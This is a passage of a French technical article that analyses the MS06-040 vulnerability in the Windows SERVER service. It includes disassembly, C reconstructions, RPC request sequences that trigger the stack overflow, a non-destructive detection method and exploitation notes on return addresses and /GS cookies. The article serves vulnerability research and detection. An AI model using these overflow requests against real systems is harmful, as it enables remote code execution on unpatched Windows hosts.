.text:71C4A1C9                 call    _NetpwPathType@12 ; NetpwPathType(x,x,x)
.text:71C4A1CE
.text:71C4A1CE loc_71C4A1CE:                           ; CODE XREF: NetpwPathCano
nicalize(x,x,x,x,x,x)+40j
.text:71C4A1CE                                         ; NetpwPathCanonicalize(x,
x,x,x,x,x)+69j ...
.text:71C4A1CE                 pop     edi
.text:71C4A1CF                 pop     esi
.text:71C4A1D0                 pop     ebx
.text:71C4A1D1                 pop     ebp
.text:71C4A1D2                 retn    18h
.text:71C4A1D2 _NetpwPathCanonicalize@24 endp
```

L'analyse de la fonction NetpwPathCanonicalize nous a permis de connaître le format des arguments à envoyer à la fonction RPC afin d'atteindre la fonction qui contient la faille de sécurité. Il faut retenir que la taille du *buffer* envoyée doit être différente de 0 et le dernier argument doit valoir 0 ou 1. La réécriture de la fonction dans un langage tel que le C devrait nous permettre d'y voir plus clair.

```
long NetpwPathCanonicalize (
 wchar_t * arg_2,
 wchar_t * buf,
 int buf_len,
 wchar_t * arg_5,
 int * type,
 int flag)
{
 if ((arg_5 != NULL) && (arg_5[0] != '\0'))
 {
  ret = NetpwPathType (arg_5, &flag, 0);
  if (ret != 0)
    return ret;
 }

 if (flag > 1)
   return 0x57;

 if (*type == 0)
 {
  ret = NetpwPathType (arg_2, type, 0);
  if (ret != 0)
    return ret;
 }

 if (buf_len == 0)
   return 0x84B;

 buf[0] = '\0';

 ret = CanonicalyzePathName (arg_5, arg_2, buf, buf_len, 0);
 if (ret != 0)
   return ret;

 return NetpwPathType (buf, type, 0);
}
```

Dans le code précédent, buf correspond à l'argument 3, buf_len à l'argument 4, type à l'argument 6 et flag à l'argument 7. On dispose maintenant de tous les éléments nous permettant de construire le paquet qui arrivera dans le code de la fonction CanonicalizePathName. On peut d'ores et déjà remarquer que la fonction vulnérable prend en paramètre deux chaînes de caractères Unicode que l'on contrôle. Il est fort probable qu'une de ces chaînes permet de produire la corruption de la mémoire tampon.

Maintenant que nous savons quel type de requête envoyer pour arriver dans la fonction CanonicalizePathName, il ne nous reste plus qu'à étudier cette fonction.

```
.text:71C4A1DA ; ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ S U B R O U T I N E ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
.text:71C4A1DA
.text:71C4A1DA ; Attributes: bp-based frame
.text:71C4A1DA
.text:71C4A1DA ; int __fastcall CanonicalizePathName(int,int,int,wchar_t *,int
buf,int buf_len,int flag)
.text:71C4A1DA _CanonicalizePathName@20 proc near      ; CODE XREF: NetpwPathCan
onicalize(x,x,x,x,x,x)+62p
.text:71C4A1DA
.text:71C4A1DA ptr_flag        = dword ptr -420h
.text:71C4A1DA ptr_buf         = dword ptr -41Ch
.text:71C4A1DA tmp_buf         = word ptr -418h
.text:71C4A1DA stack_canary    = dword ptr -4
.text:71C4A1DA arg_5           = dword ptr  8
.text:71C4A1DA arg_2           = dword ptr  0Ch
.text:71C4A1DA buf             = dword ptr  10h
.text:71C4A1DA buf_len         = dword ptr  14h
.text:71C4A1DA flag            = dword ptr  18h
.text:71C4A1DA
.text:71C4A1DA ; FUNCTION CHUNK AT .text:71C576AB SIZE 00000095 BYTES
.text:71C4A1DA
.text:71C4A1DA                 mov     edi, edi
.text:71C4A1DC                 push    ebp
.text:71C4A1DD                 mov     ebp, esp
.text:71C4A1DF                 sub     esp, 420h
.text:71C4A1E5                 mov     eax, ___security_cookie
.text:71C4A1EA                 push    ebx
.text:71C4A1EB                 mov     [ebp+stack_canary], eax
.text:71C4A1EE                 mov     eax, [ebp+buf]
.text:71C4A1F1                 push    esi             ; wchar_t *
.text:71C4A1F2                 mov     esi, [ebp+arg_5]
.text:71C4A1F5                 mov     [ebp+ptr_buf], eax ; ptr_buf = buf
.text:71C4A1FB                 mov     eax, [ebp+flag]
.text:71C4A1FE                 xor     ebx, ebx        ; ebx = 0
.text:71C4A200                 cmp     esi, ebx
.text:71C4A202                 push    edi
.text:71C4A203                 mov     edi, [ebp+arg_2]
.text:71C4A206                 mov     [ebp+ptr_flag], eax ; ptr_flag = flag
.text:71C4A20C                 jnz     loc_71C576AB    ; saute si arg_5 != NULL
.text:71C4A212                 mov     [ebp+tmp_buf], bx ; initialise le buffer
a '\0'
```

Dans un premier temps, la fonction vérifie si l'argument arg_5 (chaîne de caractères) est nul ou non. Si c'est le cas, un buffer présent sur la pile de taille 0x414 est initialisé à 0. Sinon, le code suivant est exécuté :

```
.text:71C576AB loc_71C576AB:                           ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+32j
.text:71C576AB                 push    esi             ; arg_5
.text:71C576AC                 call    ds:__imp__wcslen
.text:71C576B2                 mov     ebx, eax        ; ebx = wcslen (arg_5)
.text:71C576B4                 test    ebx, ebx
.text:71C576B6                 pop     ecx
.text:71C576B7                 jz      loc_71C4A219    ; revient si len = 0
.text:71C576BD                 cmp     ebx, 208h
.text:71C576C3                 ja      short loc_71C57722 ;  erreur si len >
0x208
.text:71C576C5                 lea     eax, [ebp+tmp_buf]
.text:71C576CB                 push    esi             ; arg_5
.text:71C576CC                 push    eax             ; tmp_buf
.text:71C576CD                 call    ds:__imp__wcscpy
.text:71C576D3                 mov     ax, word ptr [ebp+ebx*2+ptr_buf+2]
.text:71C576D8                 cmp     ax, '\'         ; si tmp_buf[len] == '\'
.text:71C576DF                 pop     ecx
.text:71C576E0                 pop     ecx
.text:71C576E1                 jz      short loc_71C576FE
.text:71C576E3                 cmp     ax, '/'         ; ou si tmp_buf[len] ==
'/'
.text:71C576E7                 jz      short loc_71C576FE ; alors saute
.text:71C576E9                 lea     eax, [ebp+tmp_buf]
.text:71C576EF                 push    offset asc_71C55208 ; "\\"
.text:71C576F4                 push    eax             ; tmp_buf
.text:71C576F5                 call    ds:__imp__wcscat ; sinon ajoute '\' a la
fin
.text:71C576FB                 pop     ecx
.text:71C576FC                 pop     ecx
.text:71C576FD                 inc     ebx             ; len++
.text:71C576FE
.text:71C576FE loc_71C576FE:                           ; CODE XREF: CanonicalizePa
thName(x,x,x,x,x)+D507j
.text:71C576FE                                         ; CanonicalizePathName(x,
x,x,x,x)+D50Dj
.text:71C576FE                 mov     ax, [edi]
.text:71C57701                 cmp     ax, '\'         ; si arg_2[0] == '\'
.text:71C57705                 jz      short loc_71C57711
.text:71C57707                 cmp     ax, '/'         ; ou si arg_2[0] == '/'
.text:71C57708                 jnz     loc_71C4A219
.text:71C57711
.text:71C57711 loc_71C57711:                           ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+D52Bj
.text:71C57711                 inc     edi
.text:71C57712                 inc     edi             ; alors arg_2++
.text:71C57713                 jmp     loc_71C4A219
```

Dans un premier temps, le code vérifie que la taille de la chaîne arg_5 est supérieure à 0. Si ce n'est pas le cas, on passe à la suite. Sinon, si la longueur de la chaîne Unicode est supérieure à 0x208 alors la fonction retourne une erreur. Ceci nous donne une nouvelle indication sur les données à envoyer : la taille de l'argument arg_5 ne peut pas être plus grande que 0x208 en Unicode (0x208 * 2).

Si la longueur est correcte, la chaîne est copiée dans un buffer présent sur la pile de taille 0x414. Il n'y a donc pas de dépassement de tampon possible ici. Ensuite, si la fin de la chaîne ne se termine pas par '\' ou '/', le caractère '\' est ajouté à la fin du buffer. Enfin, si la chaîne arg_2 commence par un de ces deux caractères, le pointeur sur cette chaîne est incrémenté de deux (Unicode) afin de le supprimer et l'on passe à la suite de la fonction.

```
.text:71C4A219 loc_71C4A219:                           ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+D4DDj
.text:71C4A219                                         ; CanonicalizePathName(x,x
,x,x,x)+D531j ...
.text:71C4A219                 mov     esi, ds:__imp__wcslen
.text:71C4A21F                 push    edi             ; arg_2
.text:71C4A220                 call    esi ; __imp__wcslen
.text:71C4A222                 add     eax, ebx        ; eax = wcslen(arg_2) +
ebx
.text:71C4A224                 cmp     eax, 207h
.text:71C4A229                 pop     ecx
.text:71C4A22A                 ja      loc_71C57722    ; saute vers erreur si >
0x207
.text:71C4A230                 lea     eax, [ebp+tmp_buf]
.text:71C4A236                 push    edi             ; arg_2
.text:71C4A237                 push    eax             ; tmp_buf
```

```
.text:71C4A238                call    ds:__imp__wcscat
.text:71C4A23E                cmp     [ebp+tmp_buf], 0
.text:71C4A246                pop     ecx
.text:71C4A247                pop     ecx
.text:71C4A248                lea     eax, [ebp+tmp_buf]
```

La fonction vérifie ensuite que la longueur de `arg_2` plus la longueur de `arg_5` n'est pas supérieure à 0x207 (Unicode). Cela implique une nouvelle restriction sur les chaînes `arg_2` et `arg_5` : leur longueur totale est limitée et on ne peut pas envoyer de chaînes trop longues afin de produire un dépassement de tampon.

Si la longueur des deux chaînes est correcte alors la chaîne `arg_2` est ajoutée à la suite du buffer présent sur la pile.

```
.text:71C4A24E                jz      short loc_71C4A262 ; saute si tmp_buf[0]
== '\0'
.text:71C4A250
.text:71C4A250 loc_71C4A250:                          ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+86j
.text:71C4A250                cmp     word ptr [eax], '/'
.text:71C4A254                jz      loc_71C57718    ; si tmp_buf[eax] == '/'
alors tmp_buf[eax] = '\'
.text:71C4A25A
.text:71C4A25A loc_71C4A25A:                          ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+D543j
.text:71C4A25A                inc     eax
.text:71C4A25B                inc     eax             ; eax += 2
.text:71C4A25C                cmp     word ptr [eax], 0
.text:71C4A260                jnz     short loc_71C4A250 ; continue tant que
tmp_buf[eax] != '\0'
```

Par la suite, la fonction remplace tous les caractères '/' présents dans le buffer `tmp_buf` (sur la pile) par '\'.

```
.text:71C4A262 loc_71C4A262:                          ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+74j
.text:71C4A262                lea     eax, [ebp+tmp_buf]
.text:71C4A268                call    sub_71C4A2C7    ; verifie qu'il ne s'agit
pas d'un format DOS
.text:71C4A26D                test    eax, eax
.text:71C4A26F                jnz     short loc_71C4A285
.text:71C4A271                lea     eax, [ebp+tmp_buf]
.text:71C4A277                push    eax
.text:71C4A278                call    sub_71C4A30E    ; remplace \..\..\..
.text:71C4A27D                test    eax, eax
.text:71C4A27F                jz      loc_71C57722
```

La suite du code ne présente pas grand intérêt coté faille. Il s'agit juste de vérifier le type de chemin et de le normaliser (le rôle même de la fonction `CanonicalizePathName`).

```
.text:71C4A285 loc_71C4A285:                          ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+95j
.text:71C4A285                lea     eax, [ebp+tmp_buf]
.text:71C4A288                push    eax             ; wchar_t *
.text:71C4A28C                call    esi ; __imp__wcslen
.text:71C4A28E                lea     eax, [eax+eax+2] ; eax = wcslen(tmp_buf)
* 2 + 2
.text:71C4A292                cmp     eax, [ebp+buf_len]
.text:71C4A295                pop     ecx
.text:71C4A296                ja      loc_71C5772A    ; saute si eax > buf_len
et retourne la taille necessaire
.text:71C4A29C                lea     eax, [ebp+tmp_buf]
.text:71C4A2A2                push    eax             ; wchar_t *
.text:71C4A2A3                push    [ebp+ptr_buf]   ; wchar_t *
.text:71C4A2A9                call    ds:__imp__wcscpy
.text:71C4A2AF                pop     ecx
.text:71C4A2B0                pop     ecx
.text:71C4A2B1                xor     eax, eax
.text:71C4A2B3
.text:71C4A2B3 loc_71C4A2B3:                          ; CODE XREF: CanonicalizeP
athName(x,x,x,x,x)+D54Bj
```

```
.text:71C4A2B3                                        ; CanonicalizePathName(x,
x,x,x,x)+D561j
.text:71C4A2B3                mov     ecx, [ebp+stack_canary]
.text:71C4A2B6                pop     edi
.text:71C4A2B7                pop     esi
.text:71C4A2B8                pop     ebx
.text:71C4A2B9                call    @__security_check_cookie@4 ; __security_
check_cookie(x)
.text:71C4A2BE                leave
.text:71C4A2BF                retn    14h
.text:71C4A2BF _CanonicalizePathName@20 endp
```

Enfin la fonction vérifie que la taille totale de la chaîne présente dans le buffer `tmp_buf` n'est pas plus grande que la taille du buffer que l'on a passé en paramètre. Si notre buffer est trop petit, la taille nécessaire est placée dans le sixième argument (`flag`) et la fonction retourne un code d'erreur. Sinon la chaîne est copiée dans notre buffer et la fonction renvoie le code 0.

Il est de nouveau préférable de convertir cette fonction en langage C afin d'avoir une vue plus concrète de son fonctionnement.

```
long CanonicalizePathName (
 wchar_t * arg_5,
 wchar_t * arg_2,
 char * buf,
 int buf_len,
 int * rlen)
{
 int len;
 wchar_t tmp_buf[522];

 if (arg_5 == NULL)
 {
  len = 0;
 }
 else
 {
  len = wcslen (arg_5);
  if (len)
  {
   if (len > 520)
     return 0x7B;

   wcscpy (tmp_buf, arg_5);

   if ((tmp_buf[0] != '\\') && (tmp_buf[0] != '/'))
     wcscat (tmp_buf, "\\");

   if ((arg_2[0] == '\\') || (arg_2[0] == '/'))
     arg_2++;
  }
 }

 len += wcslen (arg_2);

 if (len > 519)
   return 0x7B;

 wcscat (tmp_buf, arg_2);

 ptr = tmp_buf;
 while (ptr[0] != 0)
 {
  if (ptr[0] == '/')
    ptr[0] = '\\';

  ptr++;
 }

 if (check_format (tmp_buf))
 {
```

```
 if (!replace_dot (tmp_buf))
   return 0x7B;
}

len = wcslen (tmp_buf) * 2 + 2;
if (len > buf_len)
{
 if (rlen != NULL)
   *rlen = len;

 return 0x848;
}


wcscpy ((wchar_t *)buf, tmp_buf);

return 0;
}
```

Il est important de noter un point qui va nous servir par la suite. La fonction `replace_dot` retourne 0 si aucun '\' n'est trouvé dans le buffer et évite d'appeler le dernier `wcscpy`.

Nous avons maintenant complètement analysé l'ensemble du chemin qui nous permet d'arriver au code vulnérable. Nous savons construire des requêtes RPC Windows qui appellent la fonction `NetprPathCanonicalize` sur le service SERVER. Nous savons modifier ces requêtes afin qu'elles arrivent dans la fonction vulnérable `CanonicalizePathName`. Mais, nous ne savons toujours pas quelle est la faille. Il est donc temps de revenir à note analyse différentielle de binaire et voir les changements qui ont été introduits dans la version corrigée.

Figure 4 *Modifications apportées à la fonction CanonicalizePathName*



Le changement principal se trouve dès le début du code de la fonction. En regardant de plus près, si la chaîne `arg_5` n'est pas nulle, mais que sa longueur est 0 (`arg_5 = '\0'`) alors le code revient sur l'initialisation du buffer `tmp_buf` à '\0'. Or, nous venons de voir que, dans la version vulnérable, le code passe directement à la copie de la chaîne `arg_2` dans le buffer `tmp_buf` en utilisant la fonction `wcscat`. Cela veut tout simplement dire qu'il est possible de créer une requête qui sert à copier une chaîne de caractères dans un buffer non initialisé à l'aide de la fonction `wcscat`.

Afin de mieux comprendre la faille, nous allons voir un exemple plus concret. Supposons qu'au départ le buffer `tmp_buf` soit initialisé à 0 :

```
wchar_t tmp_buf[522] = '\0';
```

Si nous envoyons une requête où les chaînes `arg_2` et `arg_5` sont de longueur 256, le code suivant sera exécuté :

```
wcscpy (tmp_buf, arg_5); // tmp_buf = "CCCC...CCCC";
wcscat (tmp_buf, "\\");  // tmp_buf = "CCCC...CCCC\";
wcscat (tmp_buf, arg_2); // tmp_buf = "CCCC...CCC\BBB...BBB";
```

Si, juste après cette requête, nous envoyons une nouvelle requête avec `arg_2` de longueur 520 et de valeur `'DDD...DDD'` et `arg_5` de longueur 0, alors le tout premier appel à `wcscpy` n'a pas lieu et le code suivant est exécuté :

```
wcscat (tmp_buf, arg_2); // tmp_buf = "CCCC...CCC\BBBB...BBBDDD...DDD"
```

Comme le buffer `tmp_buf` n'a pas été réinitialisé, l'appel à `wcscat` copie la chaîne `arg_2` à la suite de ce qui était déjà présent dans le buffer `tmp_buf`. Il est donc possible de copier des données de longueur 1022 dans un buffer de taille 522. Ce buffer se trouvant sur la pile la corruption de la mémoire tampon permet de produire une attaque de type *stack overflow*.

L'analyse du correctif de sécurité MS06-040 nous a permis de répondre et/ou de confirmer une partie de la problématique de départ. On sait dorénavant qu'il est possible de produire un dépassement de mémoire tampon sur l'ensemble des systèmes Windows sans avoir besoin de compte valide en envoyant des requêtes RPC spécialement formatées. Il nous reste encore à vérifier qu'il est possible de l'exploiter afin d'exécuter du code arbitraire.

2. Détection et Exploitation

Exploitation 1 : retour sur la pile

À travers l'étude de MS06-040, nous avons vu comment il était possible de construire des requêtes RPC spécialement conçues afin de produire un dépassement de mémoire tampon sur la pile. Nous allons maintenant regarder comment modifier ces requêtes afin d'exploiter la faille, mais également de la détecter.

Nous allons, dans un premier temps, étudier l'exploitation de la faille sur les systèmes Windows 2000 et Windows XP SP0/1. Nous verrons, dans une prochaine partie, les protections introduites dans Windows XP SP2 et Windows 2003 SP0/SP1 et leurs conséquences sur l'exploitation de cette faille.

Nous savons donc comment construire deux requêtes pour produire le dépassement de mémoire tampon :

```
dcerpc_bind(handle)

stb =
 NDR.long(0x20000) +
 NDR.UnicodeConformantVaryingString('AAAA') +
 NDR.UnicodeConformantVaryingString('B' * 0x100) +
 NDR.long(100) +
 NDR.UnicodeConformantVaryingString('C' * 0x100) +
 NDR.long(0x01) +
 NDR.long(0x00)

dcerpc.call(0x1f, stb)

stb =
 NDR.long(0x20000) +
 NDR.UnicodeConformantVaryingString('AAAA') +
 NDR.UnicodeConformantVaryingString('B' * 0x200) +
 NDR.long(100) +
 NDR.UnicodeConformantVaryingString('') +
 NDR.long(0x01) +
```

```
NDR.long(0x00)


dcerpc.call(0x1f, stb)
```

La technique utilisée pour exploiter un stack overflow consiste la plupart du temps à remplacer une adresse de retour de fonction située sur la pile afin de retourner sur le code injecté (voir **[STACK_OVERFLOW]** pour plus de détails). Deux problèmes entrent cependant en jeu dans le cas de cette faille.

Tout d'abord, le fait d'envoyer deux requêtes à la suite pour écrire dans le même buffer sur la pile nécessite que ce buffer n'ait pas changé entre nos deux appels. Comme l'adresse de retour à modifier se trouve toujours au même endroit sur la pile, il est donc nécessaire d'envoyer ces deux requêtes le plus rapidement l'une à la suite de l'autre pour éviter qu'un autre programme, qui utilise cette même fonction, ne modifie l'état du buffer. Si un autre programme change l'état du buffer entre les deux requêtes, il ne sera pas possible de modifier l'adresse de retour et le service SERVER devrait simplement planter.

La pile d'un *thread* étant utilisée par tous les appels de fonctions de ce thread, il est fort probable qu'entre les deux appels à `CanonicalizePathName` le buffer soit modifié (**[UNINITIALIZED]**). Il nous faut donc rechercher la première occurrence d'un double zéro (fin de chaîne Unicode) :

Figure 5 *tmp_buf avant l'appel à wcscat dans la deuxième requête RPC*



La figure 5 confirme le fait que des doubles zéros sont apparus dans le buffer, réduisant ainsi la taille initiale de la chaîne (de 514 octets à 150 octets). Le nombre d'octets pouvant déborder du buffer est donc limité à 142. Bien que suffisant pour modifier l'adresse de retour, nous allons voir par la suite que cette limite pose problème pour les systèmes XP SP2/2003.

Exploitation 2 : retour sur la pile

Si l'on essaye les requêtes telles quelles et que l'on regarde le comportement du serveur dans un débuggeur, on s'aperçoit qu'il ne plante pas en essayant d'exécuter le code à l'adresse 0x42424242 (`'CCCC'`) comme on pouvait s'y attendre, mais en essayant d'y écrire. Ceci est dû au tout dernier appel à `wcscpy` :

```
lea eax, [ebp+tmp_buf]
push eax ; wchar_t *
push [ebp+buf] ; wchar_t *
call ds:__imp__wcscpy
```

Le dépassement de tampon a également remplacé le pointeur du buffer de sortie par `'CCCC'`. Il est donc nécessaire de remplacer aussi la valeur de ce pointeur par une adresse où l'on pourra écrire afin d'éviter de faire crasher le service. On peut, par exemple, utiliser une adresse qui pointe quelque part dans le PEB (structure du processus) qui se trouve à une adresse fixe sur Windows 2000/XP SP0-1/2003 SP0.

Il est important de bien comprendre ici le problème lié au pointeur passé à la fonction `wcscpy`. Comme nous maîtrisons à la fois le pointeur et les données en entrées (`tmp_buf`), il est possible d'écrire ce que l'on veut, là où l'on veut (technique utilisée dans la suite de l'article).

Détection

L'analyse a démontré qu'il est possible d'exploiter cette vulnérabilité afin d'exécuter du code arbitraire sur, au moins, une partie des systèmes Windows (2000,XPSP0/SP1). Il est donc maintenant intéressant de voir s'il est possible de détecter les systèmes qui n'ont pas le correctif de sécurité installé afin de pouvoir les fixer.

Une approche très basique consiste à réutiliser les requêtes précédentes. Ceci a pour effet de planter le service SERVER sur le système testé. Il suffit alors de vérifier si ce service est toujours accessible pour savoir s'il est vulnérable ou non. Cette méthode a malheureusement le désagréable effet de rendre le système partiellement inutilisable, car le service SERVER contient plusieurs services système. Il faut donc trouver une méthode plus sûre.

Dans l'analyse de la faille, nous avons vu comment il était possible de remplir le buffer `tmp_buf` afin de produire une saturation de la mémoire tampon. Nous allons maintenant utiliser le même type de requêtes sans pour autant que celles-ci soient dangereuses.

```
stb =
 NDR.long(0x20000) +
 NDR.UnicodeConformantVaryingString('detection1') +
 NDR.UnicodeConformantVaryingString('mag') +
 NDR.long(100) +
 NDR.UnicodeConformantVaryingString('misc') +
 NDR.long(0x01) +
 NDR.long(0x00)

dcerpc.call(0x1f, stb)
```

La requête précédente remplit le buffer de manière parfaitement normale et sûre avec la chaîne Unicode `'misc\mag'`. Le fait que l'argument 5 (`'misc'`) de la requête RPC ne soit pas nul va permettre d'initialiser le buffer à l'aide de la fonction `wcscpy`. Les appels à la fonction `wcscat` ajoutent par la suite le caractère `'\'` ainsi que la chaîne contenue dans l'argument 2 (`'mag'`). Il est donc possible d'écrire la chaîne `'misc\mag'` dans le buffer `tmp_buf`. Il ne nous reste plus qu'à voir s'il est possible de la récupérer.

La définition IDL de la fonction RPC `NetprPathCanonicalize` nous apprend qu'un des arguments renvoyés est un buffer de taille `buf_len` (ici 100). De plus, on trouve le code suivant dans la fonction `CanonicalizePathName` :

```
wcscpy ((wchar_t *)buf, tmp_buf);
```

La chaîne Unicode contenue dans le buffer `tmp_buf` est donc copiée dans le buffer `buf` qui n'est autre que le buffer RPC renvoyé. L'appel de la fonction `NetprPathCanonicalize` avec les arguments `'misc'`, `'mag'` et une taille de buffer 100, retourne donc un buffer (100 octets) contenant la chaîne Unicode `'misc\mag'`.

Si l'on renvoie une deuxième requête, comme pour provoquer le dépassement de mémoire tampon, mais avec une chaîne suffisamment petite pour qu'il ne se produise pas, on obtient le résultat suivant :

```
stb =
 NDR.long(0x20000) +
 NDR.UnicodeConformantVaryingString('detection2') +
 NDR.UnicodeConformantVaryingString('r0x') +
 NDR.long(100) +
```

```
NDR.UnicodeConformantVaryingString('') +
NDR.long(0x01) +
NDR.long(0x00)

dcerpc.call(0x1f, stb)
```

Comme l'argument 5 est de longueur 0, la fonction `wcscat` est directement appelée et le buffer `tmp_buf` est rempli avec la chaîne Unicode `'misc\magr0x'`. Cette chaîne est ensuite copiée dans le buffer de sortie. Le deuxième appel à la fonction RPC retourne donc la chaîne `'misc\magr0x'` pour une version vulnérable du service SERVER. Or, nous avons vu que le buffer `tmp_buf` est initialisé à 0 pour une version fixée. La chaîne retournée est donc juste `'r0x'` pour une version non vulnérable. Cette petite différence dans le contenu du buffer de retour est suffisante pour déterminer si un système a été patché ou non. Cette méthode de détection a été utilisée pour mettre au point un plugin pour le scanner de vulnérabilités Nessus.

De la détection à l'exploitation

Il est donc possible de détecter les systèmes Windows 2000 et XP SP0/SP1 qui ne sont pas à jour. De plus, il est possible d'exploiter cette faille afin d'exécuter du code sur ces systèmes. En général, on peut exécuter le code injecté en mémoire en modifiant une adresse de retour pour rediriger l'exécution du code. Par exemple, si notre code est pointé par le registre `ecx`, il suffit de modifier l'adresse de retour pour aller sur un code comme `jmp ecx`. L'exploitation nécessite donc de connaître une adresse de retour qui pourra être utilisée afin de revenir dans le code. Cette contrainte fait qu'il est difficile d'avoir un exploit fonctionnel qui marche sur toutes les plateformes (Système, Service Pack, Langue...), car les adresses des fonctions d'une bibliothèque changent en fonction des changements qui y sont apportés. Nous allons donc modifier la méthode de détection afin de ne plus avoir besoin de connaître une adresse de retour.

En regardant de plus près l'état du buffer `tmp_buf` avant l'envoi de la deuxième requête, on peut remarquer une valeur intéressante :

Figure 6 *tmp_buf avant l'appel à wcscat dans la deuxième requête RPC*

Address	Hex dump	ASCII
0108F5D4	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0108F5E4	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0108F5F4	43 43 43 43 2C F6 08 01 00 00 09 00 32 07 91 7C	CCCC,÷◘0....2·æ|
0108F604	05 00 00 00 78 07 09 00 00 00 09 00 10 18 17 00	♣...x•.....►↑‡.
0108F614	04 F6 08 01 43 43 43 43 48 F8 08 01 18 EE 90 7C	♦÷◘0CCCCH°◘0↑ε É|
0108F624	38 07 91 7C FF FF FF FF 32 07 91 7C AB 06 91 7C	8·æ| 2·æ|½♠æ|
0108F634	EB 06 91 7C 00 00 00 00 84 F9 08 01 10 00 00 00	δ♠æ|....ä•◘0►...
0108F644	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0108F654	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0108F664	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0108F674	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0108F684	43 43 43 43 43 43 43 43 43 43 43 43 43 5C 00	CCCCCCCCCCCCC\.
0108F694	42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBBBBBBBBBBBB

Un double mot de valeur 0x0108F62C (`little-endian`) se trouve juste après le buffer `'CCC...CCC'` et juste avant le double zéro terminant la chaîne Unicode. En regardant l'adresse de la pile, on constate que cet entier non signé est en fait un pointeur sur la pile. La deuxième requête va être concaténée à la suite de ce pointeur qui pointe alors sur les données de la requête. En utilisant la même technique que pour la détection de la faille, il est possible d'obtenir l'adresse où se trouve le buffer `tmp_buf` sur la pile.

L'exploit peut donc être rendu générique en envoyant trois requêtes RPC. La première requête se charge de remplir suffisamment le buffer. La deuxième requête n'ajoute pas de données à ce buffer, mais se contente de le lire afin d'obtenir l'adresse du buffer sur la pile. Enfin, la troisième requête provoque le dépassement de tampon en utilisant l'adresse récupérée précédemment comme adresse de retour. Il est donc possible d'avoir un code d'exploitation unique et fonctionnel pour l'ensemble des systèmes Windows 2000 et XP SP0/SP1.

Note : Le retour direct sur la pile ne fonctionne pas sur des systèmes comme XP SP2 et 2003 SP1 qui supportent une protection matérielle (NX) contre l'exécution de code dans des zones non exécutables comme la pile.

3. Protection contre l'exécution de code

Nous venons de voir à travers l'étude du correctif de sécurité MS06-040 que cette vulnérabilité permet l'exécution de code sur l'ensemble des systèmes Windows NT/2000/XPSP0/SP1. Il ne nous reste plus qu'à regarder quel est l'impact de cette faille sur des systèmes plus récents (XPSP2, 2003) afin de voir si les mesures de prévention d'exploitation des dépassements de pile sont réellement efficaces.


WINDOWS 2003: /GS version 1

Le système d'exploitation Windows 2003 SP0 a été le premier à introduire dans les produits Microsoft des mesures de protection censées empêcher l'exploitation massive des failles de sécurité (voir **[MISC_TINNES]** pour plus de détails sur ces techniques). Ceci est notamment dû à l'arrivée du flag `/GS` **[GS]** dans le compilateur Visual Studio .NET 2002 qui rajoute dans les programmes des tests au niveau de l'exécution pour vérifier que l'adresse de retour sur la pile n'a pas été modifiée.

L'analyse de `CanonicalizePathName` permet de mieux comprendre le fonctionnement de GS. Au début de la fonction, la valeur d'un *cookie* de sécurité est récupérée dans le programme et mise sur la pile. A la fin de la fonction, juste avant de retourner à l'adresse de retour, la valeur est récupérée sur la pile et la fonction `__security_check_cookie` est appelée :

```
.text:71C414F6 ; Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â| S U B R O U T I N E Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|
```

Figure 7 *Etat de la pile avant l'appel à wcscat dans la deuxième requête RPC*



La figure 7 permet de mieux comprendre à quoi sert le cookie pour la fonction `CanonicalizePathName`. Le débordement du buffer `tmp_buf` par la deuxième requête produit, dans l'ordre, les effets suivants :

1. Les variables locales (sur la pile) de la fonction sont d'abord écrasées.
2. Le cookie est ensuite remplacé (par `'CCCC'` si on envoie toujours la même chaîne).
3. L'adresse de retour est modifiée.
4. Les arguments de la fonction sont écrasés.

Comme le cookie n'a plus la bonne valeur à la fin de la fonction, l'appel à `security_check_cookie` échoue et termine le programme. L'ajout des fonctions de vérification de la pile par le compilateur permet donc d'empêcher l'exploitation du programme en modifiant l'adresse de retour.

